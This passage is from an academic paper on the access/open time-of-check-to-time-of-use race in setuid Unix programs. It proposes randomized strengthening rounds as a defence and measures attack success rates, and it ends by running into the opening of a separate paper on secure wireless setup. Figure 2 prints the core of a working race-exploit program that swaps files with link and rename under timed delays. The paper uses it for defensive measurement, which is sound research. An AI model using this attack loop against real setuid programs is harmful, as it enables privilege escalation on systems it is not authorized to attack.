**Proof:** Any attempted solution will perform a sequence of system calls. We can model this sequence as a string  $\sigma$  over the alphabet  $\{a, o\}$ , where  $a$  represents a call to an access-checking function, and  $o$  represents any other call, e.g., `open(2)`. (If the attempted solution has multiple control flow paths making different sequences of calls, we can model this as a finite set of strings, one for each path through the program, and the attacker can attack each of these strings separately.) Similarly, we can model the attacker's execution as a string  $\tau$  over the alphabet  $\{g, b\}$ , where  $g$  represents swapping in a good file (one for which the real user id has permission) for the file whose access is being checked, and  $b$  represents swapping in a bad file (one for which the real user id doesn't have permission). An attempted attack is an interleaving  $\rho$  of the strings  $\sigma$  and  $\tau$ .

The assumption that the attacker can win races against the `setuid` program means that the attacker can control what interleaving occurs (at least some fraction of the time — we only need one success for a successful attack). Suppose the attempted solution  $\sigma$  contains  $n$  instances of  $a$ . The attack can then consist of the string  $(gb)^n$ , and the attacker can make the interleaving  $\rho$  such that each call  $a$  is immediately bracketed before by  $g$  and after by  $b$ . Therefore, every access-checking call checks the good file and grants permission, whereas all other operations will see the same bad file, and hence there will be no inconsistencies that can be detected. Therefore, under the assumptions, there is no secure solution.  $\square$

The above theorem actually generalizes to other TOCTTOU problem instances that satisfy similar assumptions. If there is no way to check something and acquire it in a single atomic operation, and if we assume the attacker can win races, then the attacker can always swap in the good thing before each check and swap in the bad thing before any other operations.

Notice how strongly the proof of the theorem relies on the assumption that the attacker can win races whenever needed. This assumption is reasonable and prudent when considering the security of ad hoc races that occurred by oversight, since a determined attacker can employ various means to increase the likelihood of winning races and can repeat the attack millions of times. However, is this assumption still reasonable if we carefully design an obstacle course of races that the attacker needs to win? By analogy to cryptology, an attacker that can guess bits of a key can break any cryptosystem, but with enough key bits, the probability of guessing them all correctly is acceptably small. This insight leads to our probabilistic solution.

## 4 A Probabilistic Solution

Our probabilistic solution relies on weakening the assumption that the attacker can win all races whenever needed. Instead, we will assume the more realistic assumption that, for each race, the attacker has some probability of winning. This probability will vary depending on the details of the code, the OS, the CPU speed, the disks, etc., which we will discuss in Section 5, but the fundamental idea is to treat races as probabilistic events.

The other major assumption needed for our solution is that the calls to `access(2)` and `open(2)` must be idempotent and have no undesirable side effects. For typical usages of opening files for reading or writing, this assumption is reasonable. However, one must be careful with certain usages of `open(2)`. In particular, some common flag combinations, like `(O_CREAT | O_EXCL)`, are not idempotent and will not work with our solution. Similarly, calling `open(2)` on some devices may cause undesirable side effects (like rewinding a tape), which our solution will not prevent.

The probabilistic solution starts with the standard calls to `access(2)` followed by `open(2)`. However, these two calls are then followed by  $k$  *strengthening rounds*, where  $k$  is a configurable *strengthening parameter*. Each strengthening round consists of an additional call to `access(2)` followed by `open(2)`, and then a check to verify that the file that was opened was the same as had been opened previously (by comparing inodes, etc.). When  $k = 0$ , our solution degenerates into the standard, race-vulnerable `access(2)/open(2)` sequence. Figure 1 shows the code for our solution.

The probabilistic solution adds some overhead over the simple, insecure `access(2)/open(2)` sequence. In particular, the runtime will grow linearly in  $k$ . How much improvement in security do we get for this cost in runtime?

**Theorem 2** *The attacker must win at least  $2k + 1$  races against the `setuid` program to break the security of our solution, where  $k$  is the strengthening parameter.*

**Proof:** Returning to the notation from the previous proof, our proposed solution is a string  $\sigma$  consisting of `ao` repeated  $k + 1$  times (once for the normal insecure solution, followed by  $k$  rounds of strengthening). Every call  $a$  to `access(2)` must be with a good file, or else `access(2)` will deny permission. Similarly, every call  $o$  to `open(2)` must be to the same bad file, or else the verifica-

```

if (access("targetfile",R_OK)!=0) {
    /* Return an error. */
    ...
}

fd = open("targetfile",O_RDONLY);
if (fd<0) {
    /* Return an error. */
    ...
}

/* This is the strengthening. */

/*First, get the original inode. */
if (fstat(fd,&buffer)!=0) {
    /* Return an error. */
    ...
}
orig_inode = buffer.st_ino;
orig_device = buffer.st_dev;

/* Now, repeat the race. */
/* File must be the same each time. */
for (i=0; i<k; i++) {
    if (access("targetfile",R_OK)!=0) {
        /* Return an error. */
        ...
    }

    rept_fd = open("targetfile",O_RDONLY);
    if (rept_fd<0) {
        /* Return an error. */
        ...
    }

    if (fstat(rept_fd,&buffer)!=0) {
        /* Return an error. */
        ...
    }
    if (close(rept_fd)!=0) {
        /* Return an error. */
        ...
    }

    if (orig_inode != buffer.st_ino)
        /* Return an error... */;
    if (orig_device != buffer.st_dev)
        /* Return an error... */;
    /* If generation numbers are
       available, do a similar check
       for buffer.st_gen. */
}

```

Figure 1: Probabilistic *access(2)/open(2)* Solution. For clarity, error checking and reporting code has been removed.

tion check that all *open(2)* calls are for the same file will fail. Therefore, between every pair of adjacent characters in  $\sigma$ , the attacker must win at least one race to swap in the needed file. Since  $\sigma$  is  $2k+2$  characters long, there are  $2k+1$  places in between characters, each requiring the attacker to win at least one race.  $\square$

If we assume that each race is an independent random event with probability  $p$ , then the attacker succeeds with probability approximately  $p^{2k+1}$ . (This analysis ignores the attacks that win more than one race between characters in  $\sigma$ , because these will be much smaller terms for reasonable values of  $p$ .) Hence, the attacker must work exponentially harder as we increase  $k$  linearly. This is the same trade-off behind modern cryptography.

We note that our solution should generalize to other TOCTTOU situations, provided the access check and use are side-effect free.

The assumption that each race is an independent, identically-distributed random variable is obviously not realistic. Some amount of variation or dependences in the winnability of each race does not fundamentally change our analysis: the probability of a successful attack will still be the product of  $2k+1$  probabilities of winning individual races. The greatest threat is that an attacker might manage to synchronize exactly to the *setuid* program, so that it knows exactly when to insert its actions to win each race, making  $p \approx 1$ . A simple way to foil this threat is to add randomness to the delays before the *access(2)* and *open(2)* calls. We can add calls to a cryptographically strong random number generator and insert random delays into our code before each *access(2)* and *open(2)* call. The attacker would thereby have no way of knowing for sure when to win each race. On systems lacking the *proc(5)* file system, these delays can be calls to *nanosleep(2)*.<sup>4</sup> With the *proc(5)* file system, the attacker can quickly check whether the victim is running or sleeping, so the victim must always be seen to be running, even if it is only a delay loop. We note that applications implemented with user-level threads can execute code in another thread to accomplish useful work (if available) rather than simply spinning in a delay loop. Note that the *stat(2)* family of system calls returns time values with 1 second granularity, too coarse to be useful for the attacker. Nevertheless, despite our analysis, the only way to be certain how our solution performs in reality is to implement it and measure the results.

<sup>4</sup>For our purposes, *nanosleep(2)* can be implemented (on systems where it is not natively available) by calling *select(2)* with the smallest, non-zero timeout, and empty sets of file descriptors to watch.

## 5 Experimental Results

We performed our experiments on the following machine configurations, where “Ultra-60” is a dual-processor Sun Ultra-60, and “SS2” is a Sun SPARCstation 2.

CPU/Clock Speed	OS	Compiler
Pentium III/500 MHz	Linux 2.4.18	GCC 2.95.3
Pentium III/500 MHz	FreeBSD 4.7	GCC 2.95.4
Ultra-60/2×300 Mhz	Solaris 8	GCC 3.2
SS2/40 MHz	SunOS 4.1.4	Sun /bin/cc

For convenience, we will refer to the machines by operating system name, as these are unique. We will use the traditional terminology, where SunOS means SunOS 4.1.4, and Solaris means Solaris 8 (aka SunOS 5.8).

We developed an attack program that repeatedly forks off a copy of a victim `setuid` program using our strengthening, and then attempts the attack with  $2k + 1$  races. Figure 2 shows the core code of our attack program.

### 5.1 Baseline Uniprocessor Results

As a basis for comparison, our first task was to measure how hard the classic `access(2)/open(2)` race is to win, in the absence of strengthening. Running on Linux and FreeBSD uniprocessors, and attacking files on the local disk, we were surprised by how hard the attack is to win. In fact, we did not observe any successful attacks in our initial experiments.<sup>5</sup>

Eventually, after careful tuning to match the attacker’s delays to the victim as best as we could, and after extended experiments, we were able to observe some successful attacks against the  $k = 0$  unstrengthened `access(2)/open(2)` race: 14 successes out of one million trials on the 500Mhz FreeBSD box (~13hrs real time), 1 success out of 500,000 trials on the 500Mhz Linux box, and subsequently 0 successes out of an additional one million trials on the 500Mhz Linux box (~22hrs).

Some reflection suggested a possible explanation. The

<sup>5</sup> We did run some limited experiments attacking files across NFS and observed substantial numbers of successes. We chose not to continue these experiments, however, because NFS-accessed files are usually not the most security-critical, root privileges typically don’t extend across NFS, the data displayed enormous variance depending on network and fileserver load, and both authors felt that continuously attacking their respective filesystems for days on end would be considered anti-social by our colleagues.

```
for (i=0; i<attackcount; i++) {
    /* Precondition of Attack */
    link("safefile", "bogofile");
    rename("bogofile", "targetfile");

    childpid = fork();
    if (childpid==0) {
        /* Child: Run the victim. */
        nice(40);
        execl("victim4", "victim4", kstring,
              NULL);
        /* No return */
        /* ... */
    }

    /* Parent: Run the attack. */

    for (delay=0; delay<DELAY1; delay++)
        getpid();

    link("unsafefile", "bogofile");
    rename("bogofile", "targetfile");

    /* Repeatedly swap to foil victim. */
    for (j=0; j<k; j++) {
        /* Wait for open to happen. */
        for (delay=0; delay<DELAY2; delay++)
            getpid();

        link("safefile", "bogofile");
        rename("bogofile", "targetfile");

        /* Wait for access to happen. */
        for (delay=0; delay<DELAY3; delay++)
            getpid();

        link("unsafefile", "bogofile");
        rename("bogofile", "targetfile");
    }

    /* OK, see what happened. */
    wait(&returncode);

    /* Record statistics... */
}
```

Figure 2: Attack Program Used to Measure Success Rates. We are showing only the core code, and omitting the bookkeeping and statistics-gathering. Running on the Suns required moving the DELAY1 loop to the child side of the fork.

typical scheduling quantum on mainstream operating systems has not changed much over the past decades: on the order of tens of milliseconds. Barring any other events that cause a process to yield the CPU, a process on a uniprocessor will execute for that long quasi-atomically. However, processor speeds have increased by a few orders of magnitude over the same period, so the number of instructions that execute during a scheduling quantum from a single process has gone up accordingly. This implies that code on a uniprocessor should behave far more “atomically” than before and that race conditions should be far harder to win. Conversely, during the 1980s, when the *access(2)/open(2)* race entered the folklore, it was likely much easier to win.

To test this hypothesis, we obtained the oldest Unix-running machine we were able to resurrect sufficiently to run our experiments, a Sun SPARCstation 2 from the early 1990s. Other than conversion of function prototypes to Kernighan and Ritchie C, the code compiled and ran unmodified. On an experiment of one million attempts (~56hrs), we observed 1316 successful attacks.

The good news, then, is that on a modern uniprocessor, even the unstrengthened *access(2)/open(2)* race is extremely hard to win. Given the low success rate and the difficulty of tuning the attacker for  $k > 0$ , we were never able to observe a successful attack with  $k = 1$ .

Uniprocessor Baseline Results Summary			
Machine	$k$	Attempts	Successes
Linux	0	1,500,000	1
FreeBSD	0	1,000,000	14
SunOS	0	1,000,000	1,316

## 5.2 Baseline Multiprocessor Results

The scheduling quantum argument does not apply, of course, to multiprocessors, so the *access(2)/open(2)* race should be as easy to win as ever on a multiprocessor. To test this hypothesis, we experimented with our dual-processor Solaris machine.

Against the classic  $k = 0$  *access(2)/open(2)* race, we observed 117573 successful attacks out of one million attempts. Clearly, the *access(2)/open(2)* race is still a major threat for multiprocessors. With the widespread introduction of multi-/hyper-threaded CPUs, this risk may exist even on “uniprocessor” machines.

Even with the >10% success rate with  $k = 0$ , we did not feel we were able to tune the attacker for  $k = 1$  accurately. Intuitively, the difficulty is that we derive in-

formation for adjusting the DELAY2 and DELAY3 constants in the attacker (Figure 2) only in the cases when the  $k = 0$  attack would have succeeded, so little data is available for tuning. This data is swamped by other interleavings that produce indistinguishable behavior by the victim program. Out of hundreds of thousands of attempts with presumably imperfect delay tunings, there were no successful attacks with  $k = 1$ .

Multiprocessor Baseline Results Summary			
Machine	$k$	Attempts	Successes
Solaris	0	1,000,000	117,573

## 5.3 Measuring Strengthening

So far, we have seen that without strengthening, the *access(2)/open(2)* race is very hard to win on a modern uniprocessor, but easy to win on a multiprocessor. However, in either case, with even one round of strengthening, the attack success rate (observed to be 0%) is too low for us to make meaningful statements. To measure the effect of the strengthening, therefore, we need a more sensitive experiment, in which races are easier to win.

Returning to our Linux and FreeBSD uniprocessors, we inserted calls to *nanosleep(2)*, specifying a delay of 1ns, into the *setuid* program. These calls have the effect of yielding the CPU at that point in the program, making the races easily winnable.

As a sanity check, we first inserted a single *nanosleep(2)* call after each *access(2)* and *open(2)* call in the *setuid* program. We then tuned the attacker with *nanosleep(2)* calls as well, and observed that we could attain near 100% success rates even for moderately large values of  $k$ . This corresponds to the case where an attacker is able to synchronize perfectly to the victim, making the probability of winning races  $p \approx 1$ .

Next, we randomized the delays, as described in Section 4, by changing the delay code to the following:

```
nanosleep(&onenano, NULL);
if (random() & 01)
    nanosleep(&onenano, NULL);
```

Note that we are using a less randomized delay than recommended in Section 4: we always have at least one *nanosleep*, to ensure that every race is winnable on our uniprocessors.

The table below summarizes the results for these exper-



iments, and Figure 3 plots the data versus the theoretical model.

Strengthening with Randomized Nanosleeps			
Machine	$k$	Attempts	Successes
Linux	0	100,000	99,992
Linux	1	100,000	43,479
Linux	2	100,000	16,479
Linux	3	100,000	5,931
Linux	4	100,000	1,773
Linux	5	100,000	550
FreeBSD	0	100,000	99,962
FreeBSD	1	100,000	43,495
FreeBSD	2	100,000	16,766
FreeBSD	3	100,000	5,598
FreeBSD	4	100,000	1,786
FreeBSD	5	100,000	548

Several features immediately stand out from the data. First, the almost identical numbers from Linux versus FreeBSD show that our modified code has made the probability of winning races dependent on the randomized delays, rather than on details of the respective operating systems and machines. Second, the  $k = 0$  numbers show that the first race is almost 100% winnable. This is because our randomized delay is at least one nanosleep long, so the attacker knows it can wait one nanosleep and always win the first race (except for rare instances when the two processes start up extremely out of sync). Finally, as  $k$  grows, the ratio of successive success rates is dropping slightly. This occurs because the attacker was tuned for smaller values of  $k$ , and as  $k$  grows, the attacker gradually slips out of phase from the victim.

As we can see, even in this extreme case, where the unstrengthened *access(2)/open(2)* race is almost 100% insecure and all races are constructed to be easy-to-win, each successive round of strengthening provides a multiplicative improvement in security, as predicted by the theoretical model.

**Practical Guidance for Choosing  $k$ :** From a practical perspective, with realistic victim programs (that don't go to sleep to wait for attackers), we have observed  $p$  to be on the order of  $10^{-6}$  to  $10^{-1}$ . This suggests that for  $k = 7$ , the probability of a successful attack should be below  $10^{-15}$ . Given that running one million attacks takes on the order of tens of hours, a successful attack probability of  $10^{-15}$  should provide adequate security in most situations. As there are 8760 hours in a year, it is unlikely that even a cluster of 100 machines would remain running long enough to expect to see a successful attack. We note that the speed of this attack appears to

be scaling with disk speed, rather than CPU speed.<sup>6</sup> The relatively long duration of a trial, especially as compared to the evaluation of a hash function or block cipher, mean that we can allow a somewhat higher probability of attack than would be acceptable in other settings.

## 5.4 Strengthening Strengthening

Implementation details, as always, are critical to the security of a system using our algorithm. So far, we have presented a highly portable design. If one is willing to trade off portability for stronger security, a number of improvements can be made. These improvements will generally serve to decrease the possible number of context switches that could occur in the critical section, thereby decreasing worst case (real) execution time, and thereby narrowing the attacker's window. We will discuss these optimizations from most portable to least portable.

First, if the *setuid* program (victim) is running as root, it should raise its scheduling priority with a *nice(2)* or *setpriority(2)* call with a negative argument. This optimization appears to be completely portable.

Second, the virtual memory page(s) containing the code to implement our algorithm should be pinned into real memory. The *mlock(2)* call is a portable way of accomplishing this across all the operating systems discussed in this paper, although one needs to be careful to balance *mlock(2)* and *munlock(2)* calls correctly, as different operating systems have different semantics for nested calls. This optimization will prevent a page fault from occurring and giving the attacker's process a chance to run.

Third, on Linux and other systems that implement POSIX process scheduling, one can use the *sched\_setscheduler(2)* call to elevate the process priority above what can be accomplished with *nice(2)* or *setpriority(2)*. If the *setuid* program is running as root, it can use *SCHED\_FIFO* with an appropriate priority to make sure that it will run whenever it is runnable.

These optimizations further reduce the probability of attack by making it harder for an attacker to win races. While the first and third optimizations would be redundant, using one of them depending on portability considerations is highly recommended. The second optimization is fairly portable, and is recommended wherever it applies.

<sup>6</sup>We heard disk drives grinding away during our experiments.




Figure 3: Strengthening with Randomized Nanosleeps. The theoretical curve has been refined from  $p^{2k+1}$  to  $p_0 p^{2k}$ , with  $p_0 = 1$ , because the attacker in these experiments can almost always win the first race.

## 5.5 A Note on Kernel Issues

In general, and for multiprocessor machines in particular, the probabilistic security we have achieved appears to be all that is possible: another CPU can alter the file system concurrently with the victim program's actions. However, on a uniprocessor system, we are aware of only five ways for a process to yield the CPU on most Unix-like operating systems:

- Be traced (either with *ptrace(2)* or through the *proc(5)* file system)
- Perform I/O
- Have the timer interrupt go off
- Take a page fault
- Receive a signal

We address these in order. Our discussion here is limited to the context of a setuid program running concurrently with a non-setuid program attempting to exploit the *access(2)/open(2)* race. This analysis explicates some of the details that are hidden by the probabilistic abstraction we have used so far.

**Tracing** Either the *ptrace(2)* system call or the *proc(5)* file system provide a means to trace a process, typically for debugging purposes. One cannot trace a setuid process, as this would lead to obvious security vulnerabilities.<sup>7</sup> Hence, we need not consider tracing any further.

**I/O** A process yields the CPU when it needs to perform I/O operations, *e.g.*, disk reads or writes that miss in the file system buffer cache. While the victim program is making many *access(2)* and *open(2)* calls, because of the file system buffer cache, it will be very difficult, if not impossible, for other processes to cause the inodes traversed in the *access(2)* call to be flushed from the buffer cache before they are traversed again by the *open(2)* call. In order for this to happen, another process would have to be doing I/O, which would imply that said process itself is put to sleep. One could perhaps imagine enough cooperating attack processes allocating and using lots of memory, while also all doing

<sup>7</sup>At least in theory. Various vulnerabilities in this area have been found over the years in different kernels. However, such kernel vulnerabilities directly lead to machine compromise regardless of the *access(2)/open(2)* race.

I/O at the same time in order to make the race condition be winnable more than once, but this would appear to be a rather difficult attack to pull off. Basically, we expect (with very high probability) that the *open(2)* call will never go to disk, because everything was loaded into the buffer cache by the previous *access(2)* call. We observe that many modern systems (*e.g.*, FreeBSD) have unified their file system buffer caches with their virtual memory allocation. In such systems, we observe that it would be most useful to have a guaranteed minimum file system buffer cache size, so that directory entries and inodes won't be discarded from the cache to satisfy user processes' requests for memory. While many systems provide limits for number of processes per user and memory use per process, these controls are typically too coarse to be effective for bounding memory use.

**Timer Interrupt** Unix-like operating systems generally implement preemptive multitasking via a timer interrupt. The frequency of the timer interrupt is generally in the range of 50–1000Hz. This frequency has not changed dramatically as CPU clock speeds have increased. We believe that this is due to the fact that human perception hasn't changed, either: if the human users are satisfied with the system's interactive latencies, it makes sense to reduce the overhead as much as possible by keeping the frequency of the timer interrupt low.

The prototypical victim program that we experimented with has 15 instructions in user mode between the actual system calls (*i.e.*, `int 0x80`s) that implement *access(2)* and *open(2)*, when using GCC 2.95.3 and glibc 2.2.5. The time required to execute the 15 user mode instructions has, of course, decreased dramatically as CPU speeds have increased. This helps prevent the exploitation of the race in two ways: first, it gives the timer interrupt an ever shrinking window of time to occur in, and second, the victim program will be able to run at least one round of the strengthening protocol without interference from the timer interrupt.

**Page Faults** If we assume that our algorithm is running as the superuser (*e.g.*, a setuid root program), then the program can call *mlock(2)* to pin the page containing the code into memory, so it will never take a page fault. Processes not running as root cannot take advantage of page pinning on systems the authors are familiar with.

**Signals** The last way of causing a process to yield the CPU is to have a signal delivered to it. Again, on all

the Unix-like operating systems the authors are familiar with, signal delivery is handled at the point that the operating system is about to return to user mode, either from a system call, or an interrupt, such as the timer interrupt. We note that on Linux 2.4.18, the code for posting a signal to a process includes logic that dequeues a pending SIGCONT (and equivalents) if a SIGSTOP (or equivalent) signal is being delivered, and vice versa. This implies that the attacker cannot use signals to single-step the victim through system calls. The attacker can stop and restart the victim program at most once due to the length of scheduling quanta. A similar result is true of the timer interrupt: given the size of the scheduling quantum, all of the code will execute as part of at most 2 scheduling quanta. So again, the attacker gets 1 chance to change the file system around, but they need at least 3 changes to the file system to succeed against 1 round of strengthening.

**Observation** In summary, it appears that Linux 2.4.18, when running on modern uniprocessor machines, and with the victim program having superuser privileges, can provide more security than one would assume from the model and experiments presented above. That is, with one round of strengthening, the attacker must make three sets of modifications to the file system to succeed with an attack, but the timer interrupt will only give the attacker one chance to run. Linux's signal handling behavior prevents the attacker from single-stepping the victim at system call granularity.

This analysis appears to support a conjecture that on Linux 2.4.18, running as root (and therefore able to use SCHED\_FIFO and *mlock(2)*), uniprocessor machines achieve deterministic security with only one round of strengthening. While this analysis is intellectually interesting, we *strongly urge that it not be used*, as it depends on code never being run on a multiprocessor (very difficult to ensure as systems evolve over time), and undocumented behavior of a particular kernel version, which is always subject to change.

## 6 Conclusion

The race condition preventing the intended use of the *access(2)* system call has existed since 1979. To date, the only real advice on the matter has been "don't use access." This is unfortunate, as it provides useful functionality. We have presented an algorithm that gains exponential advantage against the attacker while doing

only linear work. This is the same sort of security as modern cryptology gives, although we use arguably simpler assumptions. We note that either a probabilistic solution as presented in this paper or dropping privilege via *setuid(2)* are fundamentally the only viable solutions if one is unwilling or unable to alter the kernel. The way Linux handles pending SIGSTOP and SIGCONT signals provides additional security against TOCTTOU attacks. Other kernels should investigate adding similar code to their signal posting routines, although this is not a completely general solution – multiprocessor machines inherently can achieve only a probabilistic guarantee. With appropriate parameter choices, this algorithm, within its limitations regarding side effects, restores the *access(2)* system call to the toolbox available to the developer of *setuid* Unix programs.

## Acknowledgments

We wish to thank Whitfield Diffie for access to old Sun hardware. The staff (and stock) of Weird Stuff Electronics<sup>8</sup> was very helpful as well. We thank Steven Bellovin, Brian Kernighan, Nancy Mintz, Dennis Ritchie, and Jonathan Shapiro for historical information about the *access(2)/open(2)* race. We thank the anonymous referees for helpful feedback on an earlier draft of this paper. Drew Dean wishes to acknowledge a conversation with Dirk Balfanz, Ed Felten, and Dan Wallach on the beach at SOSP '99 that firmly planted this problem in his mind, though the solution presented in this paper was still years away.

## References

- [1] Aleph1. Smashing the stack for fun and profit. Phrack #49, November 1996. <http://www.phrack.org/show.php?p=49&a=14>.
- [2] Steven M. Bellovin. Shifting the odds: Writing (more) secure software. <http://www.research.att.com/~smb/talks/odds.pdf>, December 1994.
- [3] Sandeep Bhatkar, Daniel C. DuVarney, and R. Sekar. Address obfuscation: An efficient approach to combat a broad range of memory error exploits. In *Proceedings of the 12th USENIX Security Symposium*, pages 105–120, Washington, DC, August 2003.

<sup>8</sup><http://www.weirdstuff.com>



- [4] Matt Bishop. How to write a setuid program. *login.*, 12(1):5–11, 1987.
- [5] Matt Bishop. *Computer Security: Art and Science*. Addison-Wesley, 2003.
- [6] Matt Bishop and Michael Dilger. Checking for race conditions in file accesses. *Computing Systems*, 9(2):131–152, Spring 1996.
- [7] CERT Coordination Center. xterm logging vulnerability. CERT Advisory CA-1993-17, October 1995. <http://www.cert.org/advisories/CA-1993-17.html>.
- [8] Hao Chen, David Wagner, and Drew Dean. Setuid demystified. In *Proceedings of the Eleventh Usenix Security Symposium*, San Francisco, CA, 2002.
- [9] Crispin Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, and Heather Hinton. StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proc. 7th USENIX Security Conference*, pages 63–78, San Antonio, Texas, January 1998.
- [10] Crispin Cowan, Steve Beattie, Chris Wright, and Greg Kroah-Hartman. RaceGuard: Kernel protection from temporary file race vulnerabilities. In *Proceedings of the 10th USENIX Security Symposium*, Washington, DC, August 2001.
- [11] W. S. McPhee. Operating system integrity in OS/VS2. *IBM Systems Journal*, 13(3):230–252, 1974.
- [12] Greg Morrisett, David Walker, Karl Crary, and Neal Glew. From system F to typed assembly language. *ACM Transactions on Programming Languages and Systems*, 21(3):527–568, May 1999.
- [13] George C. Necula. Proof-carrying code. In *Proceedings of the 24th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 106–119, January 1997.
- [14] Thomas Toth and Christopher Kruegel. Accurate buffer overflow detection via abstract payload execution. In Andreas Wespi, Giovanni Vigna, and Luca Deri, editors, *Proceedings Fifth Symposium on Recent Advances in Intrusion Detection*, volume 2516 of *LNCS*, pages 274–291, Zurich, Switzerland, October 2002. Springer-Verlag.
- [15] Eugene Tsyrklevich and Bennet Yee. Dynamic detection and prevention of race conditions in file accesses. In *Proceedings of the 12th USENIX Security Symposium*, pages 243–256, Washington, DC, August 2003.
- [16] A. C. Yao. Theory and application of trapdoor functions. In *Proc. 23rd IEEE Symp. on Foundations of Comp. Science*, pages 80–91, Chicago, 1982. IEEE.

# Network-in-a-Box: How to Set Up a Secure Wireless Network in Under a Minute

Dirk Balfanz, Glenn Durfee, Rebecca E. Grinter, D.K. Smetters, Paul Stewart

*Palo Alto Research Center*

*3333 Coyote Hill Road*

*Palo Alto, CA 94304*

{balfanz, gdurfee, grinter, smetters, stewart}@parc.com

## Abstract

*Combining effective security and usability is often considered impossible. For example, deploying effective security for wireless networks is a difficult task, even for skilled systems administrators – a fact that is impeding the deployment of many mobile systems.*

*In this paper we describe a system that lets typical users easily build a highly secure wireless network. Our main contribution is to show how gesture-based user interfaces can be applied to provide a complete solution for securing wireless networks. This allows users to intuitively manage the network security of their mobile devices, even those with limited user interfaces. We demonstrate through user studies that our secure implementation is considerably easier to use than typical commercially available options, even those that provide lower security. Our gesture-based approach is quite general, and can be used to design a wide variety of systems that are simultaneously secure and easy to administer.*

## 1 Introduction

Connecting mobile computers together in a wireless network can be largely automated. Today, many default networking configurations allow computers to connect to any wireless access point, to obtain IP addresses, gateway information and DNS server locations automatically through DHCP, etc. Mobility of devices makes this auto-configuration a necessity: when devices are removed from one environment and introduced into another, users should not be burdened with reconfiguring their devices manually.

This situation, however, shifts dramatically when we require our wireless network to be *secure*. A secure wireless network only admits certain (authorized) devices, and protects those devices and their communi-

cation from attack. Today, securing a wireless (or indeed, any) network usually requires substantial amounts of manual work. The burden placed on the user ranges from specifying passwords for access points and clients to managing a Public Key Infrastructure (PKI), complete with setting up a certification authority, issuing certificates and installing them on client computers, configuring client security, etc. The more secure the network, the more complex the configuration. This means that strong wireless security solutions are often completely out of reach for typical end users.

The difficulties of deploying secure wireless networks is perceived as just one example of the general tension between security and usability, which has led many to believe that there is an unresolvable trade-off between the two. The tension between security and ease of network configuration significantly adds to the cost of setting up and maintaining secure networks. This is aggravated in wireless networks, where the lack of physical barriers to access makes strong network security crucial. Consider, for example, a company that has an Ethernet-based intranet that can only be accessed from inside the company building, while the 802.11-based wireless network can be accessed from the public parking lot across the street.

In this paper, we show that security and ease of network configuration do not, in fact, have to be at odds with each other. We describe a method to set up a secure wireless network without any manual configuration. We solve the problem of introducing wireless devices to the network, distributing initial keys between them and pieces of the network infrastructure (e.g., access points) – and thus establishing trust – by using *location-limited channels* [5]. As a result, a user can add a laptop to a secure wireless network by walking up to an access point and physically pointing out the access point to his laptop. The laptop and the access point exchange public keys and other relevant information through the location-limited channel, before proceeding with a completely automated



**Figure 1. Connecting a laptop to a secured wireless network in 32 seconds. All the user has to do is briefly align the infrared ports of laptop and access point and press the Enter key twice. These are snapshots from a live Network-in-a-Box demonstration.**

configuration of the laptop. This includes configuration of the network security settings (as well as more traditional configurations such as IP addresses, gateway information, *etc.*).

To demonstrate the utility of our approach, we designed and built a secure wireless access point and configuration software for mobile devices. Our gesture-based interface reduced the time needed for a user to enroll a laptop into a secure wireless network from over 9 minutes to under 60 seconds. At the same time, we increased the security of that network from (rather insecure) WEP to 802.1x EAP-TLS [17]. Our technology makes it possible for mobile devices to be configured quickly and to easily move to new secure networks.

The rest of the paper is structured as follows. In Section 5 we describe related work. In Section 2, we present background information on gesture-based authentication and wireless security protocols necessary to understand the rest of the paper. In Section 3 we present the design and implementation of an easy-to-use secure wireless network consisting of a single “smart” access point. We have experimentally demonstrated the usability of this system, with results shown in Section 3.4. In Section 4 we show how to extend our approach to configuring large enterprise wireless networks consisting of many commercial off-the-shelf access points. We conclude in Section 6.

## 2 Background

### 2.1 Gesture-Directed Automatic Configuration

